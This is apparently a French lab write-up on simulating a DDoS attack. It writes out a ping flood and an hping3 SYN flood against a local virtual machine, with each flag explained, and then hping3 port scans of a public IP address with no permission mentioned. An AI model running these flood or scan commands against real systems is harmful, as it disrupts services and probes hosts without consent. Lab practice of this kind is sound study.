

Simuler une attaque DDOS

1) Qu'est-ce qu'une attaque DDOS (Distributed Denial of Service)

Une attaque DDoS vise à rendre un service ou un site web inaccessible en le saturant de requêtes. Lors d'une attaque DDoS, plusieurs machines envoient un grand volume de trafic à une cible, ce qui épuise ses ressources et l'empêche de répondre aux demandes légitimes des utilisateurs.

2) Commande Ping

Pour simuler ce type d'attaque, j'ai utilisé la commande « ping ».


Elle permet d'envoyer des requêtes ICMP répétitives à une adresse IP cible, testant ainsi la réponse du serveur. Dans une attaque, cela pourrait saturer la bande passante du serveur.

- Envoi de requêtes

D'abord, j'allume une machine virtuelle Windows et Kali Linux.

Je trouve l'ip de la machine cible Kali Linux en écrivant cette commande dans un terminal : « ifconfig ».

Dans ma machine Windows, je tape la commande « ping 10.0.2.15 -t -l 65500 »




```
C:\Users\vboxuser>ping 10.0.2.15 -t -l 65500

Envoi d'une requête 'Ping' 10.0.2.15 avec 65500 octets de données :
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
Réponse de 10.0.2.15 : octets=65500 temps<1ms TTL=128
```

On aperçoit des messages indiquant que les paquets sont envoyés et reçus.

- Observation des performances

Je vais dans le gestionnaire de tâches pour surveiller les ressources de la machine cible pour voir comment elle réagit.



The screenshot shows the Windows Task Manager Processes tab. At the top, system statistics are displayed: CPU: 4%, Memory: 37% (724.3 MiB / 1.9 GiB), and Swap: 0% (0 bytes / 975.0 MiB). The main area contains a table of running tasks.

Task	PID	RSS	CPU
(sd-pam)	858	5.1 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 22 27262994 actions Action ...	1104	42.3 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libcpugraph.so 13 27262988 cpugraph CP...	1093	29.0 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libgenmon.so 15 27262990 genmon Gene...	1098	27.5 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 17 27262992 not...	1100	45.4 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 16 27262991 puls...	1099	42.0 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 14 27262989 systray Status ...	1096	26.3 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libwhiskermenu.so 1 27262983 whiskerm...	1091	47.1 MiB	0%
/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 18 27262993 ...	1101	42.1 MiB	0%
Task Manager	11997	45.8 MiB	3%
Thunar --daemon	1085	25.9 MiB	0%
VBoxClient --clipboard	956	1.5 MiB	0%
VBoxClient --clipboard	959	3.9 MiB	0%
VBoxClient --draganddrop	978	1.5 MiB	0%
VBoxClient --draganddrop	981	3.1 MiB	0%
VBoxClient --seamless	970	1.5 MiB	0%

Legend: Starting task (green), Changing task (yellow), Terminating task (red).

3) Commande hping3

J'essaie ensuite avec la commande hping3.

C'est un outil plus avancé qui envoie des paquets personnalisables, simulant des requêtes de différents types (TCP, UDP, ICMP). Il est couramment utilisé pour tester les défenses d'un réseau et reproduire des scénarios d'attaque.


- Envoi de requêtes

Sur ma machine Linux, j'utilise la commande « `sudo su` » pour passer en utilisateur root.

Je tape ensuite la commande « `hping3 -V -c 1000 -d 100 -S -p 80 --flood 10.0.2.15` ».
J'envoie 1000 paquets à la cible avec une taille de 100 octets par paquet. Avec « `-s` », j'envoie des paquets pour initier une connexion TCP pour submerger le serveur avec des demandes de connexion. Je spécifie le port de destination avec « `-p 80` » pour envoyer les paquets sur un serveur web. Avec « `--flood` », j'envoie les paquets rapidement sans attendre de réponses de la part de la cible. Pour finir, j'envoie tous les paquets sur l'adresse ip cible.

```
(lea@kali)-[~]
$ sudo su
[sudo] password for lea:
(root@kali)-[/home/lea]
# hping3 -V -c 1000 -d 100 -S -p 80 --flood 10.0.2.15
using eth0, addr: 10.0.2.15, MTU: 1500
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 100 data bytes
hping in flood mode, no replies will be shown
```

- Observation des performances



- Afficher la réponse

Pour afficher la réponse de la requête, j'utilise la commande « hping3 -V -S -p 8080 -s 5050 10.0.2.15 »

```
Carte Ethernet Ethernet :
  Suffixe DNS propre à la connexion. . . . :
  Adresse IPv6 de liaison locale. . . . . : fe80::8db4:5dd1:8249:9d84%8
  Adresse IPv4. . . . . : 10.0.2.15
  Masque de sous-réseau. . . . . : 255.255.255.0
  Passerelle par défaut. . . . . : 10.0.2.2
C:\Users\vboxuser>
```

```
(root@kali)-[/home/lea]
# hping3 -V -S -p 8080 -s 5050 10.0.2.15
using eth0, addr: 10.0.2.15, MTU: 1500
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 0 data bytes
```

4) Commande hping3 avec un site web

J'essaie maintenant de ping un site web cible.

Pour cela, je tape la commande dans mon terminal Kali Linux « ping adressecible.fr » pour obtenir l'adresse ip.

```
(lea@kali)-[~]
$ ping adressecible.fr
PING adressecible.fr (52.214.163.164) 56(84) bytes of data.
```

Sur ma machine Linux, j'utilise la commande « sudo su » pour passer en utilisateur root.

Je tape ensuite la commande « hping3 --scan all -S ip ».

J'utilise « --scan all » pour scanner tous les ports de la machine cible pour vérifier ceux qui sont ouverts. Avec l'option « -s », on simule une demande de connexion TCP. Pour finir, je tape l'adresse ip réelle de la machine cible.

```
(root@kali)-[/home/lea]
# sudo hping3 --scan all -S 52.214.163.164
Scanning 52.214.163.164 (52.214.163.164), port all
65536 ports to scan, use -V to see all the replies
```

port	serv name	flags	tttl	id	win	len
80	http	: .S..A...	64	50944	65535	46
443	https	: .S..A...	64	51200	65535	46

J'utilise ensuite la commande « hping3 --scan known -S adressesecible.fr »

L'option « --scan known » va scanner les ports connus et « -s » envoie des paquets TCP pour permet de détecter les ports ouverts sans établir une connexion complète.

```
(root@kali)-[/home/lea]
# sudo hping3 --scan known -S adressesecible.fr
Scanning adressesecible.fr (52.214.163.164), port known
264 ports to scan, use -V to see all the replies
```

port	serv name	flags	tttl	id	win	len
80	http	: .S..A...	64	51712	65535	46
443	https	: .S..A...	64	51968	65535	46

All replies received. Done.

Not responding ports: (1 tcpmux) (2 nbp) (4 echo) (6 z in) (67 bootps) (68 bootpc) (69 tftp) (70 gopher) (79 s-ssn) (143 imap2) (161 snmp) (162 snmp-trap) (163 cmi 370 codaauth2) (371 clearcase) (389 ldap) (427 syrloc)